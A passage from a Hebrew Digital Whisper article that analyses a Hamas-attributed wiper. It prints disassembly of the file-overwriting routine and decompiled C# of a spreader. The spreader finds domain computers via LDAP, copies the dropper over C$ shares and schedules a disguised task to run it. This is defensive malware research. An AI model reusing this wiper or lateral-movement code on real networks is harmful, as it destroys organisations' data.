לאחר מכן, הפוגען עושה sleep למשך 42 שניות, ובסוף התמונה למעלה ניתן לראות שיש קפיצה, הקפיצה היא אחורה בקוד לחלק שאחרי טעינת ה-resource של התוכנית למחשב כפי שניתן לראות מהתמונה הבאה:



כך שבקפיצה אחורה שהפוגען עושה הוא יוצר לולאה אינסופית שעושה את הפעולות הבאות:

- מוודא שהתוכנית Microsoft System Manager.exe רצה על המחשב הניזוק.
- מוודא שהתוכנית Windows Defender Agent.exe רצה על המחשב הניזוק.
- מגבירה את הווליום של המחשב.
- מפעילה את הסרטון שהפוגען טען למחשב.
- עושה sleep ל-42 שניות.
- וחוזר חלילה...



השלב הבא כמובן הוא לנתח את שני קבצי ההפעלה שיצאו מהקובץ. אתחיל עם הקובץ Microsoft System Manager.exe. נסתכל על ממצאים בסיסיים של הקובץ:

The screenshot shows the Detect It Easy v3.08 interface for analyzing Microsoft System Manager.exe. The file is identified as PE32, 120.00 KIB, with a base address of 00400000 and an entry point of 004017b0. The scan results show it is a 32-bit I386 console application. The entropy diagram shows a baseline around 6.5, with a significant spike to approximately 7.8 at the end of the file.

Offset	Size	Entropy	Status	Name
00000000	00004000	2.76624	not packed	PE Header
00004000	00014e00	6.63308	packed	Section(0)['.text']
00015200	00007000	5.13750	not packed	Section(1)['.rdata']
0001c200	00000a00	2.07433	not packed	Section(2)['.data']
0001cc00	00000200	4.71288	not packed	Section(3)['.rsrc']
0001ce00	00001200	6.39803	not packed	Section(4)['.reloc']

ניתן לראות שגם הוא בארכיטקטורה 32bit ולא ארוז, איזה כיף אפשר לצלול ישר לחקירה ב-IDA.

חברות ברזל: ניתוח פוגען מבית היוצר של החמאס

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

אתאר את רצף הפעולות של פונקציה ה-main של התוכנית. ראשית, התוכנית מחפשת אחרי כל הכוננים שיש במחשב:

```

text:00C2143D nop     dword ptr [eax]
text:00C21440 loc_C21440:
text:00C21440 call    ds:GetLogicalDrives
text:00C21446 xor     ecx, ecx
text:00C21448 mov     ebx, eax
text:00C2144A mov     dword_C3E3CC, ecx
text:00C21450 lea    esi, [ecx+41h]
text:00C21453 lea    edi, [ecx+1A6]
    
```

שנית, היא לוקחת שם של כונן מהרשימה שמצאה ושולחת אותו לפונקציה שבתמונה:

```

ECX* debug034:011A7368 aC_0 db 'C:',0
text:00C21484 jz     short loc_C214C2
text:00C21486 mov     ecx, lpFileName[esi*4]
text:00C21488 call   sub_C21050
text:00C214C2
    
```

מטרת הפונקציה הוא ליצור רשימה של נתיבים לכל הקבצים שנמצאים בכונן שאת שמו קיבלה כפרמטר, ואף לספור את מספר הקבצים אותם מצאה.

שלישית, לאחר שהתוכנית אספה את כל הנתיבים לכל הקבצים בכונן היא עוברת לשלב הבא - יצירת threads. הפוגען יוצר כ-20 threads כפי שניתן לראות מהתמונה הבאה:

```

loc_401504:
mov     ecx, Block
push    0             ; lpThreadId
push    0             ; dwCreationFlags
lea    eax, [ecx+esi*4]
push    eax           ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0             ; dwStackSize
push    0             ; lpThreadAttributes
call   ds:CreateThread
mov     edx, [ebp+var_4]
lea    ecx, [edi+1]
test   eax, eax
cmovz  ecx, edi
add    esi, dword_41E3D4
mov    [edx+edi*4], eax
mov    edi, ecx
cmp    edi, 20
jz     short loc_401547

cmp    esi, ebx
jz     short loc_401547

short loc_401504
loc_401547:
xor    esi, esi
test   edi, edi
jle   loc_401440
    
```

חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס

מדובר בלולאה שרצה 20 פעמים כך שיווצרו 20 threads שונים. לכל thread שהתוכנית יוצרת קיימת פונקציית StartAddress שממנו ה-thread יתחיל לרוץ. במקרה הזה מתחילה בבדיקות הבאות:

```

loc_401340:
push  offset String2 ; "C:\\Users\\Public\\Microsoft Connection" ...
push  dword ptr [ebx+edi*4] ; String1
call  __stricmp
add   esp, 8
test  eax, eax
jz    loc_40140B

push  offset aCUsersPublicVi ; "C:\\Users\\Public\\Video.mp4"
push  dword ptr [ebx+edi*4] ; String1
call  __stricmp
add   esp, 8
test  eax, eax
jz    loc_40140B

push  offset aCUsersPublicMi_0 ; "C:\\Users\\Public\\Microsoft System Age" ...
push  dword ptr [ebx+edi*4] ; String1
call  __stricmp
add   esp, 8
test  eax, eax
jz    loc_40140B

push  offset aCUsersPublicMi_1 ; "C:\\Users\\Public\\Microsoft System Man" ...
push  dword ptr [ebx+edi*4] ; String1
call  __stricmp
add   esp, 8
test  eax, eax
jz    short loc_40140B

push  offset aCUsersPublicWi ; "C:\\Users\\Public\\Windows Defender Age" ...
push  dword ptr [ebx+edi*4] ; String1
call  __stricmp
add   esp, 8
test  eax, eax
jz    short loc_40140B
    
```

כלומר: בבדיקה שהנתיב הנוכחי מרשימת הנתיבים שלנו הוא לא אחד מחמשת הקבצים שהתוכנית הראשית שלנו יצרה, במקרה ולא אנחנו - נכנס לחלק הקוד הבא:

```

push  offset Mode ; "wb"
push  dword ptr [ebx+edi*4] ; FileName
call  _fopen
mov   ebx, eax
add   esp, 8
test  ebx, ebx
jz    short loc_401408

xor   esi, esi

loc_4013C8:
call  _rand
and   eax, 800000FFh
jns  short loc_4013DB

dec   eax
or    eax, 0FFFFFF0h
inc   eax

loc_4013DB:
mov   [ebp+esi+var_458], al
inc   esi
cmp   esi, 1111
jl   short loc_4013C8
    
```


חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס



הקוד מתחיל בכך שהוא קודם כל פותח את הקובץ עליו אנחנו רצים, מאותו רשימת קבצים שהתוכנית יצרה לעצמה בהתחלה. לאחר מכן התוכנית רצה בלולאה 1111 פעמים ומשרשרת בזיכרון מספר רנדומלי בגודל 8 בתים. את אותם רצף בתים משורשרים היא שולחת ביחד עם הגודל לפונקציה שבעצם דורסת את הזכרון של הקובץ.

נראה דוגמא קטנה.

הפונקציה StartAddress במקרה הספציפי שלנו רצה על הקובץ המודגש בתמונה הבאה:




כשפתחתי אותו לפני ההרצה של הפונקציה, התוכן תקני לחלוטין והכיל תוכן כפי שאפשר לראות:

```

flag_ac_tool.cpp
1  /*
2  * Copyright (C) 2009-2021 Intel Corporation.
3  * SPDX-License-Identifier: MIT
4  */
5
6  #include <stdio.h>
7  #include <stdlib.h>
8  #include "pin.H"
9
10 // This function is called before every instruction is executed
11
12 int buff[8];
13
14 VOID UnalignedReadAndWrite()
15 {

```



לאחר הרצת הפונקציה, התוכן שהכיל הקובץ היה:


```
flag_ac_tool.cpp
1  0: 30c 00000000 00000000 00000000 00000000 00000000 00000000 00000000
2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
5  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
6  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
7  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
9  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

מה שאומר שהפוגען הצליח במזימתו לעשות wipe לקובץ. כל ה-threads שנוצרו אומנם לא ירצו עד שיגיעו לפונקציה:

```
To: _main+112
jmp loc_C21440
loc_C21551: ; dwMilliseconds
push 0FFFFFFFh
push dword ptr [edx+esi*4] ; hHandle
call ds:WaitForSingleObject
mov edx, [ebp+var_4]
inc esi
cmp esi, edi
jl short loc_C21551
```

אשר אחראית להריץ אותם בצורה סינכרונית, ככה שיש ניסיון ליעול מצד כותבי הפוגען לעבוד במקבילות (כי זאת באמת עבודה ארוכה לעשות wipe לכל הקבצים במערכת...)


וכעת לחלק האחרון: חקירה של הקובץ ההרצה האחרון שיש לנו: Windows Defender Agent.exe. בדיקות בסיסיות על נתוני הקובץ הסטטיות מגלות לנו שמדובר בקובץ C# כפי שרואים מהתמונה:



חברות ברזל: ניתוח פוגען מבית היוצר של החמאס  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



ובנוסף ניתן לראות מהאנטרופיה הנמוכה שלו שהקובץ גם אינו ארוז או עבר עירפול:



וכל זה מעולה לנו, כי מסתמן שניתן להשתמש ב-dnSpy ולראות את הקובץ בשפה עילית. את הקוד המחולץ ב-C# ניתן לראות כאן.

המסקנות שלי מ-"מבט מלמעלה" על הקוד הן:

- מדובר בכ-300 שורות קוד, לא נורא לניתוח.
  - המבנה הוא של לולאות מקוננות.
  - בתוך הלולאה הפנימית יש שימוש רב ב-if לבדיקות מסויימות.
  - אם נסתכל קצת יותר טוב גם נשים לב שיש הרבה משתנים שאין להם שם אמיתי, אלא יש מיספור למשתנים. מה שקצת הולך להפריע לנו בניתוח, אבל אל דאגה אנחנו נתגבר על זה.
- על מנת לקבל הבנה טובה יותר של חלקי הקוד שינתי את השמות של משתנים שחשובים להבנת הקוד כדי להקל על ההבנה. נפרק את הקוד לחלקים. להלן החלק הראשון:

```

18 private static void Main()
19 {
20     Program.FreeConsole();
21     string path = "C:\\Users\\Public\\Microsoft System Agent.exe";
22     try
23     {
24         string machineName = Environment.MachineName;
25         foreach (object obj in Forest.GetCurrentForest().Domains)
26         {
27             Domain domain = (Domain)obj;
28             string domain_prefix_name = "";
29             if (domain.ToString().Contains("."))
30             {
31                 domain_prefix_name = domain.ToString().Split(new char[] { '.' })[0];
32             }
33             else
34             {
35                 domain_prefix_name = domain.ToString();
36             }

```

חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



הוא מבצע את הפעולות הבאות:

- סגירת החלון של התוכנית - לא מובן למה לא קימפלו בגרסת console אבל אין לנו בעיה עם זה.
- שמירת הנתבי של הפוגען המקורי שממנו הכל התחיל במשתנה (Microsoft System Agent.exe) זוכרים?.
- לאחר מכן, התוכנית שומרת את תחילת שם ה-domain בוא נמצא המחשב. שלב הבא:

```
foreach (object computers in new DirectorySearcher(new DirectoryEntry("LDAP://" + domain.PdcRoleOwner.Name + "/DC=" + domain.Name.Replace(".", ",DC=")))  
{  
    Filter = "(objectClass=computer)"  
}.FindAll()  
{  
    SearchResult searchResult = (SearchResult)computers;  
    if (searchResult.Properties.Contains("name"))  
    {  
        string computer_name = searchResult.Properties["name"][0].ToString();
```

- מציאת המחשבים שנמצאים באותו ה-domain של המחשב הניזוק.
  - כל מחשב שנמצא נכנס לתוך הלולאה.
  - הלולאה מתחילה בניסיון למצוא את שם המחשב עליו רצה הלולאה.
- השלב הבא הוא:

```
if (!string.Equals(computer_name, machineName, StringComparison.OrdinalIgnoreCase))  
{  
    try  
    {  
        string path_for_implant = "\\\\" + computer_name + "\\C$\Users\Public\Microsoft System Agent.exe";  
        File.Copy(path, path_for_implant, true);
```

כלומר במידה והשם של המחשב לא זהה לשם של המחשב הניזוק כרי מדובר במחשב אחר, אז מכינים נתבי לפוגען המקורי שממנו הכל התחיל (Microsoft System Agent.exe) למחשב החדש ומנסים לעשות לו העתקה של הקובץ. לאחר מכן:

```
if (File.Exists(path_for_implant))  
{  
    string schedule_task_name = "MicrosoftEdgeUpdateTaskMachinesCores";  
    try  
    {  
        object schedule_task_service_instance = Activator.CreateInstance(Type.GetTypeFromProgID("Schedule.Service"));  
        if (Program.<o_1.>p_0 == null)  
        {  
            Program.<o_1.>p_0 = CallSiteAction<CallSite, object, string>.Create(Binder.InvokeMember(CSharpBinderFlags.ResultDiscarded, "Connect", null, typeof(Program), new CSharpArgumentInfo[]  
            {  
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),  
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)  
            }));  
        }  
        Program.<o_1.>p_0.Target(Program.<o_1.>p_0, schedule_task_service_instance, computer_name);
```

- ויודא שהפוגען מצליח להעתיק את הפוגען המקורי למחשב הניזוק
  - במקרה וכן ניצור מופע של של Schedule Task Service על המחשב הניזוק.
- כל שאר התוכנית עוסקת בהגדרת משימה מתוזמנת על גבי אותו מופע Schedule Task Service שיצרנו, ככה שיפעיל את הפוגען המקורי גם במחשב הנדבק.

לסיכום: מטרת הפוגען האחרון הוא להדביק את כל המחשבים ב-Domain שלם, כך שבמידה והפוגען מצליח לפעול במחשב עם הרשאות דומייניות גבוהות, הוא מסוגל להשבית ארגון\חברה שלמה ולהרוס לה את כל המחשבים.

## סיכום הפוגען

מדובר בפוגען תעמולתי, שנועד לפגוע בישראלים ולפגוע בהערכתם לממשל, החמאס לא מרחמים גם טכנולוגית ורוצים שכל המחשבים של הנפגעים יהרסו, ומבחינתם אפילו מבורך להרוס מחשבים של חברות וארגונים גדולים ככל שיהיו.


אזכיר בקצרה את הפונקציונליות של הפוגען. אז בהתחלה הפוגען משיג שרידות ע"י שמעתיק את עצמו לנתיב חדש במחשב ומנסה להפעיל את הקובץ המועתק. כל עוד הפוגען הצליח להעתיק את עצמו אז הוא מגיע לשלב הבא בוא הוא מחלץ מתוך קובץ ההרצה שלו מספר קבצים:

- שני קבצי exe
- קובץ jpg
- סרטון בפורמט mp4

ולאחר מכן הפוגען נכנס ללולאה הבאה:

- מוודא שהתוכנית Microsoft System Manager.exe (ה-wiper) רצה על המחשב הניזוק.
- מוודא שהתוכנית Windows Defender Agent.exe (המדביק) רצה על המחשב הניזוק.
- מגבירה את הווליום של המחשב הניזוק.
- מפעילה את הסרטון שהפוגען טען למחשב.
- עושה sleep ל-42 שניות.
- וחוזר חלילה...

התמונה הבאה מתארת את פונקציונליות הפוגען בצורה מובנת:



[מקור: הבלוג של Harfanglab.io על אותו הפוגען]

## סיכום

הפוגען אומנם הוא לא הכי איכותי שיש, ולא קשה להתחקות אחריו ולהבין בדיוק מה הוא עושה, אבל הוא מראה לנו שאפשר לנצל מספר דרכים פשוטות על מנת ליצור פוגען בעל פונקציונליות רבה, ושלא חייבים להיות גאוני עולם כדי ליצור אחד כזה. בכך שיוצרי הפוגען לא עשו שימוש ב-Packer אפשר לקבל מהם את הרושם של "אין לנו מה להסתיר, זה סתם פוגען פשוט ויש לנו עוד מלא כאלה, ככה שלא אכפת לנו לחשוף אותו בפניכם לחקירה". נקודה נוספת לטובתם הוא עבודה שהם השתמשו במייל שנראה אמין ויכול להפיל בפח בקלות אנשים ללא רקע בסייבר, וסביר להניח שעל זה התוקפים שמו את מאמצייהם העיקריים.

כמובן שהמטרה האמיתית בהפצת הפוגען הוא ליצור תעמולה, כך שאם אנשים רבים יורידו אותו והוא יתפרסם ברשת, הדבר יגרום לאנשים לפחד ואולי להגביר את השנאה בשלטון וכלפי ביבי בפרט (הסרטון התמקד בחלק הזה). מפאת חוסר הפרסום של הפוגען, ניכר כי הקמפיין שלהם לא צלח. אני מאמין שרוב קוראי המאמר לא ראו את התמונות והסרטונים שהופיעו בפוגען, מה שאומר שבמזל הוא לא הצליח בפרסום שלו ולא גרם לנזק לו קיוו כותביו.

## לקריאה נוספת

קישורים נוספים ומקורות שעליהם מסתמך המאמר:

- <https://research.checkpoint.com/2024/19th-february-threat-intelligence-report/>
- <https://malpedia.caad.fkie.fraunhofer.de/actor/aridviper>
- <https://www.sentinelone.com/cybersecurity-101/advanced-persistent-threat-apt/>
- <https://web.archive.org/web/20220406201415/https://www.cybereason.com/blog/operation-bearded-barbie-apt-c-23-campaign-targeting-israeli-officials>
- <https://harfanglab.io/en/insidethelab/samecoin-malware-amas/>
- [https://he.wikipedia.org/wiki/%D7%A0%D7%92%D7%9E%22%D7%A9\\_%D7%9E%D7%A8%D7%9B%D7%91%D7%94](https://he.wikipedia.org/wiki/%D7%A0%D7%92%D7%9E%22%D7%A9_%D7%9E%D7%A8%D7%9B%D7%91%D7%94)